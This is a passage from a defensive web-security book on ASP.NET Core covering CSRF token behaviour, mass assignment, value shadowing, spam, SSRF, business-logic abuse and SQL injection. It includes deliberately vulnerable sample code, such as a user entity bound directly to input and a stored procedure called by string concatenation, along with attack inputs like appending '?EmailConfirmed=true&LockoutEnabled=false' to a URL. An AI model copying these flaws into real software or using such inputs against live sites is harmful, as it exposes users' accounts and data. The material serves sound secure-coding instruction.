Count=0&__RequestVerificationToken=<<removed>>
```


So it looks like ASP.NET is using something similar to the Double-Submit Cookie Pattern, but it’s not identical. To prove it, Table 7-1 shows the first ten characters of the request token compared to the cookie.

Table 7-1. *CSRF cookie vs. token*

Token	CfDJ8CJsmj
Cookie	CfDJ8NEgho

Each of these starts with “CfDJ8” but differs from there, so you know that ASP.NET is not using the Double-Submit Cookie Pattern. I’ll dig into the source code in a bit to show you what is happening, but first, I want to take you through some attacks against this functionality for two reasons. One, you can see what the token protection does (and doesn’t do) in a live-fire situation without looking at code. Two, it gives you more examples of how attacks happen.

First attack: let’s see if we can use CSRF tokens from a different user. In other words, the results from the screenshot in Figure 7-3 include authentication tokens from one user but CSRF tokens from another.




Figure 7-3. CSRF attack with tokens stolen from another user

Ok, you can see from the Response on the right that I got a 400 Bad Request, indicating that the tokens are invalid. That means that I would be unable to sign up for this service, take my CSRF tokens, and then use them to attack someone else. That's good! Now, let's see if I can use tokens from a different site, but with the same username.

CHAPTER 7 PROCESSING USER INPUT




Figure 7-4. CSRF attack with tokens stolen from another site

The text in Figure 7-4 might be a bit small, but I hope you can see in this screenshot that the tokens are different. I kept the authentication token the same, though, so it's likely that there's something about the token itself that the site doesn't like.

Now, can we reuse tokens from one page to the next? I won't show the screenshot for this one, but I can confirm that yes, tokens can be reused from one page to the next.

Just to make sure I didn't make a mistake, I tried the original tokens again.




Figure 7-5. POST with original CSRF tokens

Figure 7-5 shows both good news and bad news. The good news is that I didn't screw anything else up in my tests – it was the token, not some other mistake, that caused the previous screenshots to fail. The bad news? There was nothing preventing me from using the same token over again. And while I don't have a screenshot for this, my testing the next day proved that tokens that are 24 hours old are still valid. In short, the CSRF protection in ASP.NET is much better than the Double-Submit Cookie Pattern, but if tokens are stolen, then a hacker can use those tokens on that app on every page for that user forever.

Before we move onto fixing this problem, let's dig into the source code a bit in Listing 7-26 just to verify that these tokens are indeed specific to the user.

Listing 7-26. Source code for the DefaultAntiforgeryTokenGenerator⁹

```

internal class DefaultAntiforgeryTokenGenerator :
    IAntiforgeryTokenGenerator
{
    //Irrelevant code removed for brevity
    public bool TryValidateTokenSet(
        HttpContext httpContext,
        AntiforgeryToken cookieToken,
        AntiforgeryToken requestToken,
        out string message)
    {
        //Null and format checks removed

        // Is the incoming token meant for the current user?
        var currentUsername = string.Empty;
        BinaryBlob currentClaimUid = null;

        var authenticatedIdentity = ␣
            GetAuthenticatedIdentity(httpContext.User);
        if (authenticatedIdentity != null)
        {
            currentClaimUid = GetClaimUidBlob(_claimUidExtractor.␣
                ExtractClaimUid(httpContext.User));
            if (currentClaimUid == null)
            {
                currentUsername = authenticatedIdentity.Name ␣
                    ?? string.Empty;
            }
        }
    }
}

```

⁹<https://github.com/dotnet/aspnetcore/blob/master/src/Antiforgery/src/Internal/DefaultAntiforgeryTokenGenerator.cs>

```

//Scheme (http vs. https) check removed

if (!comparer.Equals(requestToken.Username, ↵
    currentUsername))
{
    message = Resources.FormatAntiforgeryToken_↵
        UsernameMismatch(requestToken.Username,
            currentUsername);
    return false;
}

if (!object.Equals(requestToken.ClaimUid, ↵
    currentClaimUid))
{
    message = Resources.AntiforgeryToken_ClaimUidMismatch;
    return false;
}

// Is the AdditionalData valid?
if (_additionalDataProvider != null && ↵
    !_additionalDataProvider.ValidateAdditionalData( ↵
        httpContext, requestToken.AdditionalData))
{
    message = Resources.AntiforgeryToken_↵
        AdditionalDataCheckFailed;
    return false;
}

message = null;
return true;
}
}

```

This is a lot of code (and there was a lot of code removed), and you don't really need to understand every line. But there are two takeaways from this code. One, ASP.NET does indeed incorporate User ID in their CSRF tokens when possible, which should be a very effective way of preventing most CSRF attacks. To successfully pull off a CSRF attack

against an ASP.NET site, an attacker would need to have, not guess or manufacture, valid tokens. Two, this code supports additional data being added to the token via the `IAntiforgeryAdditionalDataProvider`. I'll explore how this can be used to minimize the harm caused by stolen tokens.

Extending Anti-CSRF Checks with `IAntiforgeryAdditionalDataProvider`

As long as I have the ASP.NET Core code cracked open, let's take a look at the source for the `IAntiforgeryAdditionalDataProvider` interface in Listing 7-27.¹⁰

Listing 7-27. Source for `IAntiforgeryAdditionalDataProvider`

```
using Microsoft.AspNetCore.Http;

namespace Microsoft.AspNetCore.Antiforgery
{
    public interface IAntiforgeryAdditionalDataProvider
    {
        string GetAdditionalData(HttpContext context);

        bool ValidateAdditionalData(HttpContext context, ↵
            string additionalData);
    }
}
```

If you look carefully at the source for the `DefaultAntiforgeryTokenGenerator`, you should see that there isn't support for more than one piece of additional data. Looking at the `IAntiforgeryAdditionalDataProvider` interface seems to confirm that it defines two methods: `GetAdditionalData` and `ValidateAdditionalData`, each of which treats "additional data" as a single string. That is a little bit of a limitation, but one we can work around. First, I'll try to prevent stolen tokens from being valid forever. An easy way to do that is to put an expiration date on the token. Listing 7-28 shows the validation that is included (with data format checks excluded for brevity) in the safer version of Juice Shop.

¹⁰ <https://github.com/dotnet/aspnetcore/blob/release/8.0/src/Antiforgery/src/IAntiforgeryAdditionalDataProvider.cs>

Listing 7-28. Sample implementation of `IAntiforgeryAdditionalDataProvider`

```

public class AntiforgeryAdditionalDataProvider :
    IAntiforgeryAdditionalDataProvider
{
    private const int EXPIRATION_MINUTES = 60;
    public string GetAdditionalData(HttpContext context)
    {
        return string.Format("Expiration={0}",
            DateTime.UtcNow.AddMinutes(EXPIRATION_MINUTES));
    }

    public bool ValidateAdditionalData(HttpContext context,
        string additionalData)
    {
        try
        {
            var isValid = true;

            if (!additionalData.StartsWith("Expiration="))
                isValid = false;

            string value = additionalData
                .Substring(additionalData.IndexOf("=") + 1);

            var expiration = DateTime.Parse(value);
            if (DateTime.UtcNow > expiration)
                isValid = false;
        }

        return isValid;
    }
    catch (Exception ex)
    {
        return false;
    }
}

```


Finally, you need to let the framework know that this service is available. Fortunately, this is fairly easy to do. Just add the line of code seen in Listing 7-29 to your Startup class.

Listing 7-29. Adding our additional CSRF check to the framework’s services

```
public class Startup
{
    //Constructors and properties
    public void ConfigureServices(IServiceCollection services)
    {
        //Other services
        services.AddSingleton<IAntiforgeryAdditionalDataProvider,
            AntiforgeryAdditionalDataProvider>();
    }
}
```

With this line of code, I’m adding the `AntiforgeryAdditionalDataProvider` class to the list of services and telling the framework that it is implementing the `IAntiforgeryAdditionalDataProvider` interface. Now, whenever the framework (specifically, the `DefaultAntiforgeryTokenGenerator` class) requests a class that implements this interface, it is the custom `CSRFExpirationCheck` class that will be returned.

The code for the data provider should be fairly straightforward. `GetAdditionalData` returns today’s date plus several minutes (I used 60 minutes in this example; anything between 5 and 240 minutes might be appropriate for your needs). `ValidateAdditionalData` returns true if this date is later than the date the form is actually submitted. With this code, you’d be protected from most forms of token abuse by malicious users.

This code doesn’t prevent tokens from being used multiple times, though, nor does it prevent tokens from being used on multiple pages. What are some other things that you could do to help improve the security?

- Include the page that the token should be used on using content. `Request.Path`.
- Include both the current page and an expiration date by separating the two with a | (pipe).

- Include a nonce and store the nonce in a database. Once the nonce is used, reject future requests that include it.
- Use a nonce, but in your nonce storage, include an expiration date and web path. Verify all three on each request.

Caution Including page path can cause problems if you're using the default logout button. The logout button has its own form with its own anti-forgery checks, and if you include the current page path in the validation when the form is POSTing to another URL, you will break the logout functionality.

For most purposes, including an expiration date should be sufficient. It provides significantly more protection than ASP.NET's CSRF token checking does by itself while not requiring you to create your own nonce store. If you do decide to go the nonce route, you might as well include an expiration date and the current web path.

Tip If you do decide to create and store nonces, be warned that the `IAntiforgeryTokenGenerator` is a Singleton service, and therefore, you cannot use the Scoped Entity Framework service. You can still use database storage, of course. If so, you will just need to find another way of getting the data to and from the database other than the EF service. Either creating a new instance of your database context or using ADO.NET should work just fine.

CSRF and Unauthenticated Forms

CSRF helps protect users against attackers from submitting requests on their behalf. In other words, CSRF helps prevent the attacker from taking advantage of your users' authentication cookies and performing an action as their victim. What about *unauthenticated* pages? Is there anything to protect by using CSRF checking in unauthenticated pages? The answer is "yes," since validating CSRF tokens can serve as a prevention against someone spamming your publicly accessible form (like a Contact Me form) without doing some sort of check. But any hacker can simply make a GET, take the token and header, fill in the data, and POST their content. But since a token shouldn't harm your user's experience, there is not really any harm in keeping the token checking for all pages.

When CSRF Tokens Aren't Enough

For extra sensitive operations, like password change requests or large money transactions, you may want to do more than merely protecting your POST with a CSRF token. In these cases, asking the user to submit their password again helps prevent still more CSRF attacks. This action is irritating enough to your users where you won't want to do it on every form on every page, but most will understand (and perhaps even appreciate) the extra security around the most sensitive actions.

Caution I wouldn't be surprised you are thinking: if a password is needed for sensitive actions, and the CSRF token can take arbitrary data, then I can include the user's password in the CSRF token and not harm usability. My advice: do *not* do this. Not only are you not providing any extra protection against CSRF attacks, you're potentially exposing the user's password to hackers.

Mass Assignment

In Chapter 4, I showed you what mass assignment, a vulnerability that occurs when a criminal could send extra data with a request that gets saved to your data store, looks like if you're using a nonrelational database like MongoDB. But what if you're using a relational database and using Entity Framework?

If you're using a database object as a binding object, then you're potentially vulnerable to mass assignment. Listing 7-30 shows how the Register page within the unsafe version of Juice Shop is vulnerable to mass assignment.

Listing 7-30. Using the AspNetUser as a binding object

```
public class RegisterModel : PageModel
{
    //Properties and constructor removed for brevity

    [BindProperty]
    public AspNetUser Input { get; set; }
```

```

public async Task OnGetAsync(string returnUrl = null)
{
    //Removed for brevity
}

public async Task<IActionResult> OnPostAsync(
    string returnUrl = null)
{
    returnUrl ??= Url.Content("~/");
    if (ModelState.IsValid)
    {
        if (!_dbContext.Users.Any(u => u.NormalizedUserName ==
            Input.NormalizedUserName))
        {
            _dbContext.Users.Add(Input);
            _dbContext.SaveChanges();
            //Remaining code removed for brevity
        }
    }
}
}

```

Because the Input property is taken directly from the UI and saved to the database, and because ASP.NET will helpfully bind any user data to your user object if it matches the name and data type, a criminal could automatically confirm their email and disable lockout for any new user they create by adding “&EmailConfirmed=true&LockoutEnabled=false” to the end of the body string.

Caution Several years ago when I was still somewhat new to MVC, I read advice from Microsoft stating that you shouldn’t use EF classes as your MVC models, but they didn’t really explain why beyond “security concerns.” So I took their advice, but to avoid writing code that matched identical property names, I wrote a rather nifty method that would match properties from my models and automatically

update my EF objects. This is only more secure if protected properties/columns don't show up in the model objects at all, which, again, can change with requirements changes or refactoring. Be explicit about what you want to update. It requires more work, and it is tedious work at that, but it's the right thing to do.

But wait, there's more! You don't actually have to use Burp to take advantage of this vulnerability in this situation! Because of a value shadowing vulnerability within ASP.NET, you can put that value in the query string and it'll work. Just append “?EmailConfirmed=true&LockoutEnabled=false” to the end of your URL and the ASP.NET object binding code will happily update that property for you.

This is not a good thing to say the least and another example of why value shadowing is such a dangerous thing. Thankfully there is a fix for the query string problem. If you recall from Chapter 5, ASP.NET defines several attributes that can be put on method parameters to define where they come from. To refresh your memory, here they are again:

- **FromBody** – Binding data comes from the body of the request.
- **FromForm** – Binding data comes from the body of the request in form-encoded format.
- **FromHeader** – Binding data comes from a header value.
- **FromQuery** – Binding data comes from the query string.
- **FromRoute** – Binding data comes from the route, e.g., `/controller/action/[data]`.
- **FromServices** – Instead of binding data, this is a service from `HttpContext.RequestServices`.

Confusingly (at least for me), `FromBody` and `FromForm` are defined as separate attributes and differ in format only. In this particular case, since we're sending data using the `name=value` format of forms, `FromForm` is the correct one to use. Listing 7-31 contains the code with that attribute present.

Listing 7-31. POST method fixed to only accept form data

```

public class RegisterModel : PageModel
{
    //Properties and constructor removed for brevity

    [FromForm]
    [BindProperty]
    public AspNetUser Input { get; set; }

    public async Task OnGetAsync(string returnUrl = null)
    {
        //Removed for brevity
    }

    public async Task<IActionResult> OnPostAsync(
        string returnUrl = null)
    {
        returnUrl ??= Url.Content("~/");
        if (ModelState.IsValid)
        {
            if (!_dbContext.Users.Any(u => u.NormalizedUserName ==
                Input.NormalizedUserName))
            {
                _dbContext.Users.Add(Input);
                _dbContext.SaveChanges();
                //Remaining code removed for brevity
            }
        }
    }
}

```

In all honesty, I find these attributes annoying to code and annoying to read, but please do get in the habit of putting them in on all parameters on all controller methods. Your code will be more secure because of it.

Do note that the code in Listing 7-31 is still vulnerable to mass assignment attacks. Fixing the value shadowing issue did not fix mass assignment. To fix the mass assignment vulnerability, you will need to create a separate object, bind to the new object, and assign only the variables that you want to copy over to your new user object.

Mass Assignment and Scaffolded Code

There's one last thing I want to point out before going onto the next topic, and that is that you can't trust Microsoft to give you secure options by default. To help with your development, Visual Studio allows you to automatically create CRUD (Create, Retrieve, Update, and Delete) pages from Entity Framework objects. Here's how:

1. Right-click on your Pages folder.
2. Hover over *Add*.
3. Click on *New Scaffolded Item....*
4. Click on *Razor Page using Entity Framework*.
5. Click *Add*.
6. Fill out the form by adding a page name, selecting your class, and selecting your data context class and the operation you want to do (I'll do Update in the following).
7. Click *Add*.

Once you're done, you'll get something that looks like this example I created for the previous edition of the book.

Listing 7-32. Generated Update code for the Entity Framework class

```
public class EditBlogModel : PageModel
{
    private readonly Namespace.ApplicationDbContext _context;

    public EditBlogModel(Namespace.ApplicationDbContext context)
    {
        _context = context;
    }
}
```

```

[BindProperty]
public Blog Blog { get; set; }

public async Task<IActionResult> OnGetAsync(int? id)
{
    if (id == null)
    {
        return NotFound();
    }

    Blog = await _context.Blog.FirstOrDefaultAsync(↵
        m => m.BlogId == id);

    if (Blog == null)
    {
        return NotFound();
    }
    return Page();
}
// To protect from overposting attacks, please enable the↵
// specific properties you want to bind to, for
// more details see https://aka.ms/RazorPagesCRUD.
public async Task<IActionResult> OnPostAsync()
{
    if (!ModelState.IsValid)
    {
        return Page();
    }

    _context.Attach(Blog).State = EntityState.Modified;

    try
    {
        await _context.SaveChangesAsync();
    }
    catch (DbUpdateConcurrencyException)
    {
        if (!BlogExists(Blog.BlogId))

```



```

        {
            return NotFound();
        }
        else
        {
            throw;
        }
    }

    return RedirectToPage("./Index");
}

private bool BlogExists(int id)
{
    return _context.Blog.Any(e => e.BlogId == id);
}
}

```

You should notice in Listing 7-32 that the EF class is used as a model class, which is exactly the *opposite* of what I said you should do. To Microsoft's credit, they include a link in their comments (<https://aka.ms/RazorPagesCRUD>) that talks about mass assignment (only they call it *overposting*) and how to prevent it. But they probably could have created a template that created a separate model object and then manually updated the properties between the model and EF class. And then they could have added a comment saying why they didn't use the EF class directly in the model, including this link. I really don't understand why they didn't. Moral of the story here, just because Microsoft does it does *not* mean that you should do it.

That's about it for validating input on the way in. In the next section, I'll talk about how to keep user input safe when displaying it on a page.

Preventing Spam

If you do go the nonce route with your CSRF tokens and turn on CSRF checking on your publicly accessible forms, you will go a long way toward preventing advertisers (and possibly malicious actors looking to cause a DoS attack) from spamming you with unwanted form submissions. (If you've gotten notifications for websites with any sort of Contact Me functionality, you know exactly what I'm talking about.) As I mentioned

earlier, it is possible to get around this by performing a request and ensuring that any headers and tokens are returned. So if you want to prevent even more spam, something a bit more robust is required.

One way to do this is through a CAPTCHA, or a Completely Automated Public Turing test to tell Computers and Humans Apart.¹¹ If you’ve been on the web, you’ve probably seen them – they’re the checks where you need to write the wavy text seen in an image, perform a simple math problem, or most annoyingly, click on all of the [cars, lights, signs, etc.] in a 4×4 grid of images. Surprisingly, most of these CAPTCHAs are free. One of the most common, reCAPTCHA, offered by Google, is completely free and can be set up in less than an hour.¹²

The older ones offered their services for free because they wanted to digitize books. They gave you two words: one to prove that you’re a human and the other to help you read text from a book to be digitized.¹³ It is unclear to me why the new ones are free, and “free” always makes me suspicious. The newest and most popular ones are offered by Google. Given that it’s Google, I’m guessing that they’re using the reCAPTCHA to get more data on website usage, which is a bit of a privacy risk for your users. Again, reCAPTCHA is incredibly popular, but if privacy is a concern, then perhaps a Google product shouldn’t be your first choice.

One idea I came across recently was having one or two input elements on the page that are either off-screen or otherwise invisible in some way (preferably not by making the input element itself invisible, which would be easy for a bot to find). If those hidden inputs are filled in, then you can be reasonably sure that the submission came from a bot of some kind.

Long story short, though, there is no easy, nice, and dependable way of truly reducing spam without severely affecting your users. There is no “right” answer as to how best to protect your own pages – my advice is to try different options and see what works best for you.

¹¹ www.cylab.cmu.edu/partners/success-stories/recaptcha.html

¹² <https://developers.google.com/recaptcha>

¹³ <https://techcrunch.com/2007/09/16/recaptcha-using-captchas-to-digitize-books/>

Preventing SSRF

If you recall from Chapter 4, Server-Side Request Forgery, or SSRF, occurs when you use untrusted input and make a web-based call, such as calling an API, with that data. I don't have a good example of fixing SSRF issues, because quite frankly I've never seen an SSRF vulnerability in a real-world website, but here are a few things to keep in mind:

- Whenever possible, if you must pass user-supplied data to your API call, include it in the body of the message, not the URL.
- If you must pass user-supplied data in the URL, such as with a GET request, be sure to pass it in the query string and hard-code domains.
- If your domain can vary based on user input, be sure to have a lookup, such as “if domain 1, use X domain.”

But, in short, any user can supply any URL, so limit whatever data is sent however you can.

Business Logic Abuse

As I mentioned in Chapter 4, an often overlooked security issue can be called *business logic abuse*. The best definition that I can give is that business logic abuse occurs when an attacker can bypass your defenses to do harm (usually stealing information). One common example of this is when you store sensitive information in files not protected by authentication. You give users links to some of the files, but if the file names are predictable, then they can access the rest.

Sometimes business logic abuse is harder to detect. One example from my own career came from a web application built by a government. That app allowed government employees to search for people by Social Security number (SSN). To help protect the identities of the people in the system, the system only allowed employees to search for people by the last four digits of their SSN and logged any instance of an employee viewing the full number.

I found several places where I could pull the full SSN without being detected. Most of these places were caused by a combination of four mistakes:

- SSNs were stored in plaintext format.
- Queries were done by using a LIKE ‘%{data}’ clause.

- Validation that the user submitted only four digits was enforced in the browser but not on the server.
- Queries for the last four digits weren't logged, just times when the entire SSN was shown.

With these mistakes in place, I was able to bypass the browser and send requests directly to the server with as many numbers of the SSN as I wanted. It would have been trivial for me to get the last four digits of the SSN of a particular person and then cycle through each digit to match the last five, then the last six, and so on.

Most business logic issues are similar – they rely on a lack of input validation and allow people to bypass defenses that you have put in place. But because the issues themselves are so varied, it's tough to define them. Because they are tough to define, they are often overlooked by security teams. But you should not overlook them. Always be cognizant of how someone might bypass your defenses to abuse your system.

Summary

This was a wide-ranging chapter that covered many aspects of checking handling user input. We began the chapter by learning how input validation, while important, cannot solve all of your security problems because attackers can usually find a way around any validations. We continued by verifying user input as it comes in by checking data types and formats, checking file contents, and retrieving files. I talked about CSRF protection and how to extend the native ASP.NET implementation. We then ended with a discussion about how criminals can bypass your protections to steal user data even if there isn't a specific vulnerability in place.

In the next chapter, we'll discuss how to access and store data securely. While using Entity Framework does solve most challenges in this area, we'll explore how you may still be vulnerable, as well as how to extend Entity Framework to prevent indirect object reference attacks.

CHAPTER 8

Data Access and Storage

In this chapter, I'll cover how to safely store data, focusing mostly on writing to and from databases. About half of this chapter should be unnecessary – effective techniques to prevent SQL injection attacks have been known and available for decades, but somehow SQL injection vulnerabilities still crop up in real-world websites. This may well be because too few developers understand what SQL injection is and how it occurs – which would explain the high number of blog posts out there demonstrating how to perform data access that are, in fact, vulnerable to attacks. Therefore, I'd be remiss if I didn't go over what should be basic information.

The rest of the chapter will be spent on other data-related content, such as writing custom queries to make security-related filtering in Entity Framework easier, designing your database to be more secure, and querying non-SQL data stores.

Before Entity Framework

To build a foundation of good security practices around database access, let's take a moment to delve into the preferred data access technology provided by Microsoft the first decade or so of the existence of .NET: ADO.NET. Even if you're familiar with Entity Framework, it's worth briefly diving into ADO.NET for three reasons:

- If you have a database store that is not supported by Entity Framework, it's likely that you'll be using ADO.NET directly to do your data access.
- Understanding ADO.NET will help you create more secure queries in Entity Framework.
- Some more complex data access needs, such as encrypting data, are not well supported by Entity Framework.

I won't go into a full explanation of how it works, just enough for you to know why it's the basis for most data access technologies in .NET.

Caution Do not try to find your own article on ADO.NET! Just like cryptography, there are a lot of really bad articles out there on this subject. While I was looking for something to include in this book, I found multiple articles with examples that were vulnerable to SQL injection attacks and/or had completely inappropriate permissions. Unfortunately, there is a lot of code online with terrible and obvious security concerns, and apparently examples on how to use ADO.NET in Core have more than its fair share of it.

ADO.NET

Rather than explain how it works, let's just jump into an example. If you go back to the Vulnerability Buffet, here is the code that *should* have been used for the pages that are currently vulnerable to SQL injection attacks in Listing 8-1.

Listing 8-1. Basic ADO.NET query adapted from the Vulnerability Buffet

```
private List<FoodDisplayView> GetFoodsByName(string foodName)
{
    var model = new AccountUserViewModel();
    model.SearchText = foodName;

    using (var connection = new SqlConnection(_config.
        GetConnectionString("DefaultConnection")))
    {
        var command = connection.CreateCommand();
        command.CommandText = "SELECT * FROM FoodDisplayView ↵
            WHERE FoodName LIKE '%' + @FoodName + '%'";
        command.Parameters.AddWithValue("@FoodName", foodName);

        connection.Open();

        var foods = new List<FoodDisplayView>();

        using (var reader = command.ExecuteReader())
```

```

{
    while (reader.Read())
    {
        var newFood = new FoodDisplayView();

        newFood.FoodID = reader.GetInt32(0);
        newFood.FoodGroupID = reader.GetInt32(1);
        //Additional columns/properties omitted for brevity

        foods.Add(newFood);
    }
}

model.Foods = foods;

connection.Close();
}

return model;
}

```

I'll go over a few highlights from this example:

- I explicitly created a `SqlConnection` object and passed in a connection string. (Connection strings for ADO.NET and Entity Framework in Core are basically identical.) Note that you do have to explicitly open the connection. You also have to either use a `using` statement or explicitly close the connection in a `finally` clause of a `try/catch/finally` group, otherwise you could leave connections open and unusable to the app.
- The actual text of the query went into the `SqlCommand`'s `CommandText` property. Note that I did not directly pass in the value of the text (the `foodName` variable) to the query. Instead, I specified a parameter called `@FoodName`.

- The value of the `foodName` parameter was given to the `SqlCommand` via the `command.Parameters.AddWithValue` method. Because the data was passed as a parameter instead of in the query text, the interpreter will not infer any commands from the parameter content. In other words, **it is the use of parameters that prevents SQL injection attacks from succeeding.**
- Finally, for the sake of completeness, I'll point out that data is loaded into your objects via the `command.ExecuteReader()` method, which returns a `DataReader` object. A full explanation of how the `DataReader`, or alternatives to using it, is outside the scope of this book, but you should be able to glean the basics from this example.

It should be that simple. If you use parameters, you are almost certainly not vulnerable to SQL injection attacks. If you concatenate your query text, you almost certainly are.

Stored Procedures and SQL Injection

Before I go onto how this technology underlies any safe data access framework, I feel like I need to take a moment to dispel the myth – pushed by some developers and even a few security “experts” I’ve met – that using stored procedures automatically protects you from SQL injection attacks. To see why people believe this myth, let’s dive into a basic stored procedure.

Listing 8-2. Sample stored procedure

```
CREATE PROCEDURE [dbo].[User_SelectByID]
    @UserID NVARCHAR(450)
AS
BEGIN
    SET NOCOUNT ON;

    SELECT *
    FROM AspNetUsers
    WHERE UserID = @UserID
END
GO
```


The highlighted code in Listing 8-2 shows why the myth exists. The thinking goes that if the stored procedure requires data to be passed in via parameters by design, they must be secure. This is hogwash for two very important reasons. First, you can still call the stored procedure insecurely. Here's how.

Listing 8-3. Example of an insecure call to a stored procedure

```
public IdentityUser FindByIdAsync(string userId)
{
    var user = new IdentityUser();

    using (var connection = new SqlConnection(_config.
        GetConnectionString("DefaultConnection")))
    {
        var command = connection.CreateCommand();
        command.CommandText = "exec User_SelectByID '" + userId +
            "'";

        connection.Open();

        //Code to load user object removed

        connection.Close();
    }

    return user;
}
```

In the example in Listing 8-3, our query is just as vulnerable to SQL injection attacks as if we wrote the query directly. To make this secure, we *must* do something more like Listing 8-4.

